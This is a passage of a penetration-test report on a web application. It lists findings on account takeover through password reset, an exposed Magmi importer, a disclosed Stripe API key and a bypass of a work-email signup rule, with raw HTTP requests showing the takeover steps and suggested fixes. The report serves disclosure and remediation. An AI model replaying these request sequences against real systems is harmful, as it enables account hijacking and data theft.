Chrome/120.0.6099.71 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ooona365.ooona-test.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=4, i
```

```
"Fax":" ",
"Email":"adam@ooona.net",
"Street":" ",
"City":null,
"Country":null,
"Postcode":null,
"DateOfBirth":null,
"JobTitle":5,
"JobTitleDescriptions":"am",
"JobTitleDescriptionFreeText":null,
"Skype":" ",
"Remark":" ",
"UserNotes":"",
"Address":null,
"URL":null,
"WebControlSkin":"Dark",
"web_UserId":"9fdce1bc-2e31-40e6-a7d7-1ff19e22f4f5",
"HasDevices":false,
"LoginName":"safeer.s@getastra.com",
"LoginEmail":"safeer.s@getastra.com",
"FilterTaskListDefualt":0,
"ProviderID":null,
"IM_SoundFile":"2011_Best_Sms.mp3",
"TimeZone":"Israel Standard Time",
"FormatDate":"dd/MM/yyyy",
"FormatTime":"HH:mm",
"BillingManner":null,
"PaymentManner":0,
"RequiresFileNameValidation":false,
"CustomerRemark":null,
"ConsolidatedAccount":0,
"ConsolidatedAccountName":null,
"CustomerCategory":0,
"ConversionRatio":0,
"DefaultCostsOfficeCode":3,
"DefaultRevenueOfficeCode":0,
"DefaultComboBoxFilter":"contains",
"SystemTranslationLanguage":0,
"DefaultTeam":null,
"DurationForTask":0,
"DurationForFile":90,
"ContentType":null,
"Acronym":null,
"DefaultTwoFactorAuthType":0,
"WebUserCounter":1,
"MetaData":null,
"IsUpdateSynopsis":false,
"Quality":0,
"FileNameCode":null,
"VendorID":null,
"sourceLanguage":null
```


- And Initiated a password request




```
POST /api/PasswordRecovery/RecoverPassword HTTP/2
Host: [redacted]
Cookie: TranslationManagerMVC=vbOwsqu05agdl3glulatpbea; AWSALB=
BLlkKaGcyMPI087G5kwuC8RS+7N1n6nrg/X9R/ZhxjctUrzTKvPSQxxHd1VFOG5xsec3g5OrLjlJLPWy6bOBISCbwNZOwWmlm/5FOLi3xp+HfL
pezCMuFOc6YTSP; AWSALBCORS=
BLlkKaGcyMPI087G5kwuC8RS+7N1n6nrg/X9R/ZhxjctUrzTKvPSQxxHd1VFOG5xsec3g5OrLjlJLPWy6bOBISCbwNZOwWmlm/5FOLi3xp+HfL
pezCMuFOc6YTSP
Content-Length: 113
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.71 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://ooona365.ooona-test.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ooona365.ooona-test.net/External/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "Email":"safeer.s@getastra.com",
  "UserName":"safeer.s@getastra.com",
  "CaptchaId":null,
  "UserEnteredCaptchaCode":""
}
```

```
Content-Type: application/json; charset=utf-8
Content-Length: 130
Date: Tue, 25 Jun 2024 06:13:42 GMT
Set-Cookie: AWSALB=
Dc27P9jbuqglpbLGDzGqmuB+HOU75SGbdAj+FE7P3xwVb5llNByI7kEpeXyW4iODfMZ3Qes8VsEyIXtO9M2CMIa84FKsCg7S9ZfpWhESZIABiW
FktU3YfqlDWXAh; Expires=Tue, 02 Jul 2024 06:13:41 GMT; Path=/
Set-Cookie: AWSALBCORS=
Dc27P9jbuqglpbLGDzGqmuB+HOU75SGbdAj+FE7P3xwVb5llNByI7kEpeXyW4iODfMZ3Qes8VsEyIXtO9M2CMIa84FKsCg7S9ZfpWhESZIABiW
FktU3YfqlDWXAh; Expires=Tue, 02 Jul 2024 06:13:41 GMT; Path=/; SameSite=None; Secure
Cache-Control: no-cache, no-store
Pragma: no-cache
Expires: -1
Referrer-Policy: same-origin
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=63072000
Content-Security-Policy: frame-ancestors 'self'; object-src 'none'; frame-src 'self' https://*.amazonaws.com
[redacted]
X-Cache: Miss from cloudfront
Via: 1.1 381d29554e7a7f9567dd56c5b74f5d7c.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MAA51-P3
X-Amz-Cf-Id: ay56jjT9huRsFl5rBPyPdFDb9bF853uOqxUGglai2qnY6cgky4RGlg==

{
  "Success":true,
  "Message":null,
  "MessageTitle":null,
  "MessageType":null,
  "Script":null,
  "Office":null,
  "Data":null,
  "RefreshGrid":false
}
```


- And successfully updated the password and takeover the account.




```
POST /api/AddNewUser/UpdatePassword HTTP/2
Host: [redacted]
Cookie: TranslationManagerMVC=vbOwsquO5agdl5glulmtpbea; AWSALB=
zsAgouAoJ3ggyp4k8iW8QDDDIBkFDF1RBWEvnZ1PYnHS1BNjc7hZFc9TF//DDlo9Xh3RVcfsOKSIuySV9RbP/HE4tQ/sMySGxcJ7gfG67+sdjd
KJVLxakK4Xp6rc; AWSALBCORS=
zsAgouAoJ3ggyp4k8iW8QDDDIBkFDF1RBWEvnZ1PYnHS1BNjc7hZFc9TF//DDlo9Xh3RVcfsOKSIuySV9RbP/HE4tQ/sMySGxcJ7gfG67+sdjd
KJVLxakK4Xp6rc
Content-Length: 189
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.71 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://ooona365.ooona-test.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://ooona365.ooona-test.net/External?Type=Initiated&resetToken=652eb927-44eb-4ab8-a3e0-bcafd279ca17
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{
  "ResetToken":"652eb927-44eb-4ab8-a3e0-bcafd279ca17",
  "UserId":"9fdce1bc-2e31-40e6-a7d7-1ff19a22f4f5",
  "UserName":"safeer.s@getastra.com",
  "Password":"Test@123#",
  "PasswordConfirm":"Test@123#"
}
```



```
Content-Type: application/json; charset=utf-8
Content-Length: 130
Date: Tue, 25 Jun 2024 06:15:54 GMT
Set-Cookie: AWSALB=
rTKQznfj8jwaT1T6TTNdn1dcO31HxVjwEkyoJs38dex2kDC3O2HrXytBgInO0eR8f4zx2mOP+MDbaai0SSsWTGtOwcMFwdBlhtK6+hUAiVSzy0
57syUjfn4eaOoZ; Expires=Tue, 02 Jul 2024 06:15:54 GMT; Path=/
Set-Cookie: AWSALBCORS=
rTKQznfj8jwaT1T6TTNdn1dcO31HxVjwEkyoJs38dex2kDC3O2HrXytBgInO0eR8f4zx2mOP+MDbaai0SSsWTGtOwcMFwdBlhtK6+hUAiVSzy0
57syUjfn4eaOoZ; Expires=Tue, 02 Jul 2024 06:15:54 GMT; Path=/; SameSite=None; Secure
Cache-Control: no-cache, no-store
Pragma: no-cache
Expires: -1
Referrer-Policy: same-origin
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=63072000
Content-Security-Policy: frame-ancestors 'self'; object-src 'none'; frame-src 'self' https://*.amazonaws.com
[redacted]
X-Cache: Miss from cloudfront
Via: 1.1 2b973fd26056879752b7414ef0b7c256.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MAA51-P3
X-Amz-Cf-Id: Z7KabYAMTs4GQnbpT3_Dv5jeL9sfQwvGn_WobQKhV82hdsse4pdYtw==

{
  "Success":true,
  "Message":null,
  "MessageTitle":null,
  "MessageType":null,
  "Script":null,
  "Office":null,
  "Data":null,
  "RefreshGrid":false
}
```



```
POST /api/LoginAuthentication/Login HTTP/2
Host: [redacted]
Cookie: AWSALB=
LO+4AoOUNInFqGplhdaWSbntnNaOHkFHxsxOBior1AdgS1Wxv377R7BZ03VtGQ+0kKbEfYnStW3L/BKX5CibcjnupLlTLWatVyNY9KUjjoE2Ts
y/xF+hPWl5hTWA; AWSALBCORS=
LO+4AoOUNInFqGplhdaWSbntnNaOHkFHxsxOBior1AdgS1Wxv377R7BZ03VtGQ+0kKbEfYnStW3L/BKX5CibcjnupLlTLWatVyNY9KUjjoE2Ts
y/xF+hPWl5hTWA; TranslationManagerMVC=qviqmglypkdpnpsyybakzgrn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ooona365.ooona-test.net/External/
Content-Type: application/json;charset=utf-8
Content-Length: 199
Origin: https://ooona365.ooona-test.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "UserName":"safeer.s@getastra.com",
  "Password":"Test@123#",
  "redirectUri":"106.222.238.56",
  "CaptchaId":null,
  "IsShow2FA":false,
  "Token":null,
  "Is2FAResend":false,
  "ExternalGroups":null,
  "DisplayName":null
}
```



```
Expires: -1
Referrer-Policy: same-origin
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=63072000
Content-Security-Policy: frame-ancestors 'self'; object-src 'none'; frame-src 'self' https://*.amazonaws.com
[redacted]
Set-Cookie: TranslationManager=
CBD8949517C3B870AB592E30C34310A2F7DD4053BFD55A2E22E7CEE860041308 3EA28B0995B013FB6DA4DA77A766440145D9D947D8B11F
63DD299C6933058871DE10789443090CE14C23223677AC0D31641E60D8E03C67E4E162FFD143CAF300C017B8EC36DC8AA2318C7AB1AFAA
F8129905F2548EFA5C384036E0144F7C35CA12E9311D776A872BABACDB300771618F3B17DA092A985CAD8CE99891F2867A1BEC8718D127
FC3E71E460E609CFF77823E25D33CE; path=/; secure; HttpOnly
X-Cache: Miss from cloudfront
Via: 1.1 ab8ea6deedbd5a43d4532a9469070864.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: MAA51-P3
X-Amz-Cf-Id: UuBqjO2t-xmYhXNQL7x2WU7lp_6xXg1Q7FCdbSek6clJhe4rb2JlHg==

{
  "Success":true,
  "Message":null,
  "MessageTitle":null,
  "MessageType":null,
  "Script":null,
  "Office":null,
  "Data":{
    "Action":"Redirect",
    "Url":"/#/welcome/?v=1.0.0.9588",
    "DefaultTwoFactorAuthType":0,
    "IncludeGoogleAuthenticator":false,
    "IsMobilePhoneError":false
  },
  "RefreshGrid":false
```

## Suggested Fix

- Make it mandatory for developers to declare 'Allowed' access for each resource, and by default, deny it.
- Unless a resource is intended to be publicly accessible, deny access by default.
- Wherever possible, use a single application-wide mechanism for enforcing access controls.
- All load/api calls in the application should check if the logged-in user has permission to access or not.

## Additional References

<https://www.hacksplaining.com/prevention/broken-access-control&gt;

| 4. Unprotected Magmi - Can Be Used As A Backdoor, Full Complete Database Access | |
|---|---|
| **Severity** | High |
| **Status** | Solved |
| **Risk Score** | 6.9/10 |
| **CWE** | 0: Vulnerability |
| **CVSS** | 7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N) |

## Description

During our pentest, we discovered that the MAGMI endpoint isn't configured properly and can be used maliciously.

**MAGMI (Magento Mass Importer)**, is a popular Magento Data Import Tool, that often is used without any protection in its default location ( `/magmi/web/magmi.php`).

Incorrect implementation of this tool can be abused to gain full access to a Magento installation, especially taking into account `CVE-2014-8770` vulnerability and public exploits available

## Impact


Full compromise of your Magento Store

## Affected Components

https://store.example.com/magmi/web/magmi.php

https://ecomm.example.com/magmi/web/magmi.php

## Steps to Reproduce



**Release Information**
**v0.7.22_git**
Provided to the community by ***Dweeves***
Released under MIT OSL License
Online Help : see Wiki or plugin panels documentation link

**Support Magmi!!**
If Magmi saves you countless hours or simply if you like it , you can donate to support development !

**Update Magmi**

**Update Disabled**
Upgrade/Upload function are disabled for security reasons

**Run Magmi**

**Directly run magmi with existing profile**
Run Magmi With Profile: magento ▼ using mode: Update existing items only,skip new ones ▼ Run Import

Advanced Utilities

**Configure Global Parameters** Saved:never

**Database**
Connectivity: Using host/port ▼
Host: localhost
Port: 3306
DB Name: magento
Username: <<YOUR USERNAME>>
Password: •••••••••••••••••
Table prefix:

**Magento**
Version: 1.9.x ▼
Filesystem Path to magento directory: ../..

**Global**
Reporting step in %: 0.5
Multiselect value separator: ,

**Dir & File permissions**
Directory permissions: 755
File permissions: 644

Save global parameters

**Configure Current Profile (magento)** Saved:Mon Mar 23 07:39:15 2015

**Profile to configure**
Current Magmi Profile: magento ▼
Copy Selected Profile to:
Copy Profile & switch

**Datasources**
CSV Datasource v1.3.1 ▼
This plugin enables magmi import from csv files (using Dataflow format + magmi extended columns)
**NOT Magento 1.5 new importexport format!!**
CSV import mode: Local ▼
CSVs base directory: var/import
Relative paths are relative to magento base directory , absolute paths will be used as is
File to import: No csv files found in /var/www/mage/magmi-git/var/import

**CSV options**

1. Visit the affected URL

## Suggested Fix

There are several ways of restricting access to /magmi/ possible. You can select any way that suit your needs and qualification

- **Move /magmi/ out when don't need it** The most simple way that requires absolutely no knowledge of webserver magic. Just navigate to your Magento root directory in your web-filemanager (FTP or SSH are also just fine) and move `/magmi/` folder or into another folder that is already protected, preferably renaming it.

- **Restrict access by IP address**

- **Apache2 with .htaccess enabled**

- Add the following lines on top of`/magmi/.htaccess and /magmi/web/.htaccess`files

```
Order deny,allow
Deny from all
Allow from 100.111.100.108
```

| 5. Stripe API Key Disclosed | |
|---|---|
| Severity | High |
| Status | Solved |
| Risk Score | 6.8/10 |
| CWE | 0: Vulnerability |
| CVSS | 8.2 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:N) |

## Description

During our pentest, we discovered a possible Leak of **Stripe API Key** in the response body. Disclosure of valid private keys may lead to unauthorized access to any systems that use them for authentication. Please verify whether any keys disclosed are actually valid, and whether their disclosure within the application is appropriate.

## Impact


Stripe API keys are used to very webhook calls, encrypt data and make API calls to Stripe. An attacker can impersonate you and perform unintended actions such as:

- Downloading customer PII
- Modifying gateway settings
- Stealing payments

## Affected Components

https://example.com/main-es2018.js

## Steps to Reproduce



Configure Stripe account

Test API keys

Publishable key: pk_test_FDgb5Hn6Hbx89hZv5g

Secret key: sk_test_2Vdsfg5juVBgjh8GFSdb

Live API keys

Publishable key: pk_live_n5hDFhg8HGfew4fs5Tg

Secret key: sk_live_Bfdghfg45FDgber4Gfdg

API mode

Build your integration in test mode, and switch to live mode when you're ready.

Webhooks

- Live webhook is not set up  
Never received event
- Test webhook is not set up  
Never received event

1. Open the affected URL in your browser
2. Right click and select **View Source**
3. Search for the API key mentioned in the Payload section

## Suggested Fix

1. Make sure that the disclosed key is removed or has sufficient permissions to prevent exploitation
2. Avoid embedding sensitive API keys in JavaScript files since they can be accessed by anyone
3. Use secrets management for storing sensitive API keys

## Additional References

- Web Security Academy: Information disclosure

| 6. Possible To Bypass Work Email Only Restriction And Gain Access To Other Domains | |
|---|---|
| **Severity** | High |
| **Status** | Solved |
| **Risk Score** | 6.8/10 |
| **CWE** | 0: Vulnerability |
| **CVSS** | 8.1 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N) |

## Description

During our pentest, it was noted during the testing that the sign up process has restrictions set up in place that requires only work emails to be used. However, we were able to bypass this restriction and gain access to other domains registered on the website.

## Impact

It was possible for unregistered attackers to sign up using any email, bypassing the work only email restriction, and fetch data of registered organizations. This information can later be used for nefarious purposes.

